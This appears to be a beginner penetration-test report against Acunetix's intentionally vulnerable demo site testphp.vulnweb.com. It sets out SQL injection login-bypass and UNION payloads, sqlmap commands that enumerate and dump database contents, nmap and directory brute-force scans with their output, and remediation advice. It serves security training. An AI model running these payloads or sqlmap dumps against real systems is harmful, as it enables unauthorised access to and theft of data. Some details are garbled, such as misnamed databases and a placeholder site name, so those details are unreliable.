OR 3176=3176: This boolean expression always evaluates to true, effectively bypassing the password authentication check.


#: This symbol represents a comment in MySQL, ensuring that the rest of the original query is ignored.
Applying the payload for login.php



If you are already registered please enter your login information below:

Username :	abhiram
Password :	••••••••••••••••••••••

Successfully logged in



TEST and Demonstration site for Acunetix Web Vulnerability Scanner

John Smith (test)

On this page you can visualize or edit you user information.

Name:	John Smith
Credit card number:	1234-5678-2300-9000
E-Mail:	email@email.com
Phone number:	2323345
Address:	hhtcfddfvgfdxdf

You have 0 items in your cart. You visualize you cart here.

Remediation:

1. **Input Validation and Parameterization**: Implement input validation and parameterization techniques to ensure that user-supplied data is properly sanitized and validated before being used in SQL queries. This prevents attackers from injecting malicious SQL code.

2. **Prepared Statements**: Utilize prepared statements or parameterized queries in your application code. These mechanisms separate SQL logic from user input, effectively preventing SQL injection attacks.

3. **Least Privilege Principle**: Limit the privileges of database users to only what is necessary for their intended tasks. This helps mitigate the impact of successful SQL injection attacks by restricting the attacker's access to sensitive data or operations.

4. **Regular Security Audits**: Conduct regular security audits and vulnerability assessments to identify and remediate SQL injection vulnerabilities before they can be exploited by attackers. Automated tools like SQLMap can assist in identifying and testing for SQL injection vulnerabilities, but manual verification is also important.


5. **Error Handling**: Implement proper error handling mechanisms to provide minimal information in error messages. Avoid disclosing sensitive information that could aid attackers in crafting SQL injection payload

Type: UNION query

A UNION SQL injection is a type of SQL injection attack that exploits the UNION operator in SQL queries. The UNION operator is used to combine the results of two or more SELECT statements into a single result set. In a UNION SQL injection attack, the attacker injects a crafted SQL query into the input fields of a vulnerable web application, typically targeting SQL queries that retrieve data from a database.

Payload: uname=abhiram&pass=abhiram' UNION ALL SELECT NULL,NULL,CONCAT(0x716b707871,0x79464a43784e437a49467a48444d536779714674467441656f4643706a7943684f67616555505276647,0x716b6b7171),NULL,NULL,NULL,NULL,NULL#

- **uname**=abhiram: This parameter represents the username input field and remains unchanged.
- **pass**=abhiram' UNION ALL SELECT NULL,NULL,CONCAT(...): This parameter is manipulated to inject a UNION query into the SQL statement used for authentication.



()

On this page you can visualize or edit you user information.

Name:	
Credit card number:	qkpxqyFJCxNCzIFzHDMSgyqFtAeoFCpjyCh
E-Mail:	
Phone number:	
Address:	

update

You have 0 items in your cart. You visualize you cart here.

Remediation:

Regular Security Audits: Conduct regular security audits and vulnerability assessments to identify and remediate SQL injection vulnerabilities before they can be exploited by attackers. Automated tools like SQLMap can assist in identifying and testing for SQL injection vulnerabilities, but manual verification is also important.

Parameter: uname (POST)

Type: boolean-based blind


Payload: uname=-3773' OR 5261=5261#&pass=abhiram

1. **uname=-3773'**: This part of the payload is injecting malicious SQL code into the SQL query executed by the application. It is attempting to manipulate the query's WHERE clause to always evaluate to true, regardless of the actual value of uname.

2. **OR 5261=5261:** This boolean expression will always evaluate to true, as 5261 is equal to 5261. This effectively bypasses any username-based authentication checks in the SQL query.

3. **#**: The # symbol is used to comment out the rest of the SQL query. This ensures that any remaining part of the original query is ignored by the database server.

Successfully logged in



John Smith (test)

On this page you can visualize or edit you user information.

Name:	John Smith
Credit card number:	1234-5678-2300-9000
E-Mail:	email@email.com
Phone number:	2323345
Address:	i love hacking

You have 0 items in your cart. You visualize you cart here.

Remediation:

To prevent boolean-based blind SQL injection attacks, developers should implement secure coding practices such as parameterized queries or prepared statements. Additionally, input validation and proper sanitization of user input can help mitigate the risk of SQL injection vulnerabilities. Regular security testing, including vulnerability scanning and code reviews, should also be performed to identify and address any potential vulnerabilities in the application.

Type: UNION query


Payload: uname=abhiram' UNION ALL SELECT NULL,NULL,NULL,NULL,CONCAT(0x716b707871,0x674b4d7957646f64654d7a5747497456766e706663554548474c51716b6751457555627464456714f,0x716b6b7171),NULL,NULL,NULL#&pass= abhiram

1. **uname**=abhiram': This part of the payload represents the legitimate input for the username parameter.

2. **UNION ALL SELECT NULL,NULL,NULL,NULL**: This portion of the payload introduces a UNION operation into the SQL query. It appends additional columns to the original query's result set, aligning the number of columns with the injected query.

3. **CONCAT(0x716b707871,0x674b4d7957646f64654d7a5747497456766e706663554548474c51716b6751457555627464456714f,0x716b6b7171)**: This part of the payload constructs a string using the CONCAT function. It likely contains encoded data or a message controlled by the attacker.

Successfully logged in



()

On this page you can visualize or edit you user information.

Name:	
Credit card number:	
E-Mail:	qkpxqgKMyWdodeMzWGItVvnpfcUEHGLQql
Phone number:	
Address:	

You have 0 items in your cart. You visualize you cart here.

Remediation


To prevent UNION-based SQL injection attacks, developers should implement secure coding practices such as parameterized queries or prepared statements. Additionally, input validation and proper sanitization of user input can help mitigate the risk of SQL injection vulnerabilities. Regular security testing, including vulnerability scanning and code reviews, should also be performed to identify and address any potential vulnerabilities in the application.

SQL Injection to database

List information about the existing databases

So firstly, we have to enter the web url that we want to check along with the -u parameter. We may also use the –tor parameter if we wish to test the website using proxies. Now typically, we would want to test whether it is possible to gain access to a database. So we use the –dbs option to do so. –dbs lists all the available databases.

CMD used : sqlmap -u http://testphp.vulnweb.com/listproducts.php?cat=1 –dbs




```
GET parameter 'cat' is vulnerable. Do you want to keep testing the others (if any)? [y/N] y
sqlmap identified the following injection point(s) with a total of 47 HTTP(s) requests:
---
Parameter: cat (GET)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: cat=1 AND 9714=9714

    Type: error-based
    Title: MySQL ≥ 5.6 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (GTID_SUBSET)
    Payload: cat=1 AND GTID_SUBSET(CONCAT(0×7170626271,(SELECT (ELT(7919=7919,1))),0×71786a6a71),7919)

    Type: time-based blind
    Title: MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)
    Payload: cat=1 AND (SELECT 2823 FROM (SELECT(SLEEP(5)))xLCe)

    Type: UNION query
    Title: Generic UNION query (NULL) - 11 columns
    Payload: cat=1 UNION ALL SELECT CONCAT(0×7170626271,0×4c4f465152474551556b6f6a7156555a6541694966414c627a444f7142684c54686d725942717452,0×71786a6a71),NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NUL
,NULL-- -
---
[07:23:59] [INFO] the back-end DBMS is MySQL
[07:23:59] [CRITICAL] unable to connect to the target URL. sqlmap is going to retry the request(s)
web server operating system: Linux Ubuntu
web application technology: PHP 5.6.40, Nginx 1.19.0
back-end DBMS: MySQL ≥ 5.6
[07:24:01] [INFO] fetching database names
available databases [2]:
[*] acuart
[*] information_schema

[07:24:01] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/testphp.vulnweb.com'

[*] ending @ 07:24:01 /2024-04-14/
```

We observe that there are two databases, **accurate and information_schema**

List information about Tables present in a particular Database

Cmd: sqlmap -u http://testphp.vulnweb.com/listproducts.php?cat=1 -D acuart --tables



```
[07:31:53] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: Nginx 1.19.0, PHP 5.6.40
back-end DBMS: MySQL ≥ 5.6
[07:31:53] [INFO] fetching tables for database: 'acuart'
Database: acuart
[8 tables]
+-----------+
| artists   |
| carts     |
| categ     |
| featured  |
| guestbook |
| pictures  |
| products  |
| users     |
+-----------+
```


In the above picture, we see that 8 tables have been retrieved. So now we definitely know that the website is vulnerable.

List information about the columns of a particular table

If we want to view the columns of a particular table, we can use the following command, in which we use -T to specify the table name, and –columns to query the column names. We will try to access the table ‘artists’.

CMD:


sqlmap -u http://testphp.vulnweb.com/listproducts.php?cat=1 -D acuart -T artists –columns



```
[07:34:47] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: Nginx 1.19.0, PHP 5.6.40
back-end DBMS: MySQL ≥ 5.6
[07:34:47] [INFO] fetching columns for table 'artists' in database 'acuart'
Database: acuart
Table: artists
[3 columns]
+-----------+-------------+
| Column    | Type        |
+-----------+-------------+
| adesc     | text        |
| aname     | varchar(50) |
| artist_id | int         |
+-----------+-------------+
```

Dump the data from the columns

Similarly, we can access the information in a specific column by using the following command, where -C can be used to specify multiple column name separated by a comma, and the –dump query retrieves the data



```
[07:36:30] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: Nginx 1.19.0, PHP 5.6.40
back-end DBMS: MySQL ≥ 5.6
[07:36:30] [INFO] fetching entries of column(s) 'aname' for table 'artists' in database 'acuart'
Database: acuart
Table: artists
[3 entries]
+---------+
| aname   |
+---------+
| r4w8173 |
| Blad3   |
| lyzae   |
+---------+
```

From the above picture, we can see that we have accessed the data from the database. Similarly, in such vulnerable websites, we can literally explore through the databases to extract information

Remediation

SQL injection can be generally prevented by using Prepared Statements . When we use a prepared statement, we are basically using a template for the code and analyzing the code and user input separately. It does not mix the user entered query and the code. In the example given at the beginning of this article, the input entered by the user is directly inserted into the code and they are compiled together, and hence we are able to execute malicious code. For prepared statements, we basically send the sql query with a placeholder for the user input and then send the actual user input as a separate command.

Conclusion

In summary, the vulnerability assessment of test.vulnweb.com has unveiled critical security gaps, including exposed administrative directories, sensitive data exposure, and potential SQL injection risks. Urgent action is needed to patch high severity vulnerabilities and implement secure configurations to mitigate risks. Medium and low severity issues, such as exposed configuration files and directory indexing problems, also demand attention to prevent exploitation. Strengthening security measures, conducting regular assessments, and enhancing user awareness are imperative for safeguarding [Website Name] against cyber threats. Prioritizing these recommendations will fortify the website's defenses and ensure a resilient security posture.

Task Level (Beginner):

Prepared By: Abhiram SS


Report Date: 21/03/2024

Task Level: Beginner, Intermediate

Task 1

1.Find all the ports that are open on the website http://testphp.vulnweb.com/

```
sudo nmap -sC -sV -vv -p- -oN  nmap.txt testphp.vulnweb.com
```




```
┌──(kali㉿kali)-[~/shadow-Fox/Beginner-Task/task-1]
└─$ cat nmap.txt
# Nmap 7.94SVN scan initiated Sat Mar 16 05:35:06 2024 as: nmap -sC -sV -vv -p- -oN nmap.txt testphp.vulnweb.com
Increasing send delay for 44.228.249.3 from 0 to 5 due to 29 out of 95 dropped probes since last increase.
Nmap scan report for testphp.vulnweb.com (44.228.249.3)
Host is up, received reset ttl 128 (0.00022s latency).
Scanned at 2024-03-16 05:35:16 EDT for 361s
Not shown: 65534 filtered tcp ports (no-response)
PORT   STATE SERVICE REASON          VERSION
80/tcp open  http    syn-ack ttl 128 nginx 1.19.0
| http-methods:
|_  Supported Methods: HEAD POST
|_http-favicon: Unknown favicon MD5: 50C42A3EDAAA2FA00445AC77F1B1A715
|_http-title: Home of Acunetix Art

Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Sat Mar 16 05:41:17 2024 -- 1 IP address (1 host up) scanned in 370.82 seconds
```


Task 2

2.Brute force the website http://testphp.vulnweb.com/ and find the directories that are present in the website

```
feroxbuster -u http://testphp.vulnweb.com/  -w /usr/share/wordlists/seclists/Discovery/Web-Content/raft-large-words-lowercase.txt -s 200,301 -o brute-dir.txt
```



```
┌──(kali㉿kali)-[~]
└─$ feroxbuster -u http://testphp.vulnweb.com/  -w /usr/share/wordlists/seclists/Discovery/Web-Content/raft-large-words-lowercase.txt -s 200,301 -o brute-dir.txt

 ___  ___  __   __     __      __         __   ___
|__  |__  |__) |__) | /  `    /  \ \_/ | |  \ |__
|    |___ |  \ |  \ | \__,    \__/ / \ | |__/ |___
by Ben "epi" Risher 😓                 ver: 2.10.1
───────────────────────────┬──────────────────────
 🎯  Target Url            │ http://testphp.vulnweb.com/
 🚀  Threads               │ 50
 📖  Wordlist              │ /usr/share/wordlists/seclists/Discovery/Web-Content/raft-large-words-lowercase.txt
 👌  Status Codes          │ [200, 301]
 💥  Timeout (secs)        │ 7
 🦡  User-Agent            │ feroxbuster/2.10.1
 💉  Config File           │ /etc/feroxbuster/ferox-config.toml
 🔎  Extract Links         │ true
 💾  Output File           │ brute-dir.txt
 🏁  HTTP methods          │ [GET]
 🔃  Recursion Depth       │ 4
 🎉  New Version Available │ https://github.com/epi052/feroxbuster/releases/latest
───────────────────────────┴──────────────────────
 🏁  Press [ENTER] to use the Scan Management Menu™
──────────────────────────────────────────────────
301      GET        7l       11w      169c http://testphp.vulnweb.com/images => http://testphp.vulnweb.com/images/
301      GET        7l       11w      169c http://testphp.vulnweb.com/admin => http://testphp.vulnweb.com/admin/
200      GET      112l      400w     5390c http://testphp.vulnweb.com/guestbook.php
200      GET      108l      384w     4903c http://testphp.vulnweb.com/cart.php
200      GET      109l      388w     4958c http://testphp.vulnweb.com/index.php
200      GET      103l      364w     4732c http://testphp.vulnweb.com/search.php
200      GET      119l      432w     5523c http://testphp.vulnweb.com/login.php
200      GET      104l      363w     4697c http://testphp.vulnweb.com/Templates/main_dynamic_template.dwt.php
200      GET      104l      386w     5328c http://testphp.vulnweb.com/artists.php
200      GET       44l      257w    11635c http://testphp.vulnweb.com/images/logo.gif
200      GET      114l      463w     5524c http://testphp.vulnweb.com/disclaimer.php
200      GET      116l      503w     6115c http://testphp.vulnweb.com/categories.php
200      GET      324l      659w     5482c http://testphp.vulnweb.com/style.css
200      GET      155l      350w     4236c http://testphp.vulnweb.com/AJAX/index.php
200      GET       98l      583w    28799c http://testphp.vulnweb.com/Flash/add.swf
200      GET      109l      388w     4958c http://testphp.vulnweb.com/
200      GET        2l        2w      122c http://testphp.vulnweb.com/images/remark.gif
200      GET       25l       66w      523c http://testphp.vulnweb.com/admin/create.sql
301      GET        7l       11w      169c http://testphp.vulnweb.com/hpp => http://testphp.vulnweb.com/hpp/
301      GET        7l       11w      169c http://testphp.vulnweb.com/Mod_Rewrite_Shop => http://testphp.vulnweb.com/Mod_Rewrite_Shop/
301      GET        7l       11w      169c http://testphp.vulnweb.com/Mod_Rewrite_Shop/images => http://testphp.vulnweb.com/Mod_Rewrite_Shop/images/
200      GET        1l        9w      195c http://testphp.vulnweb.com/AJAX/categories.php
200      GET        1l        3w       11c http://testphp.vulnweb.com/AJAX/showxml.php
200      GET       36l       67w      562c http://testphp.vulnweb.com/AJAX/styles.css
200      GET        1l        7w      146c http://testphp.vulnweb.com/AJAX/artists.php
200      GET        1l       17w      323c http://testphp.vulnweb.com/AJAX/titles.php
```



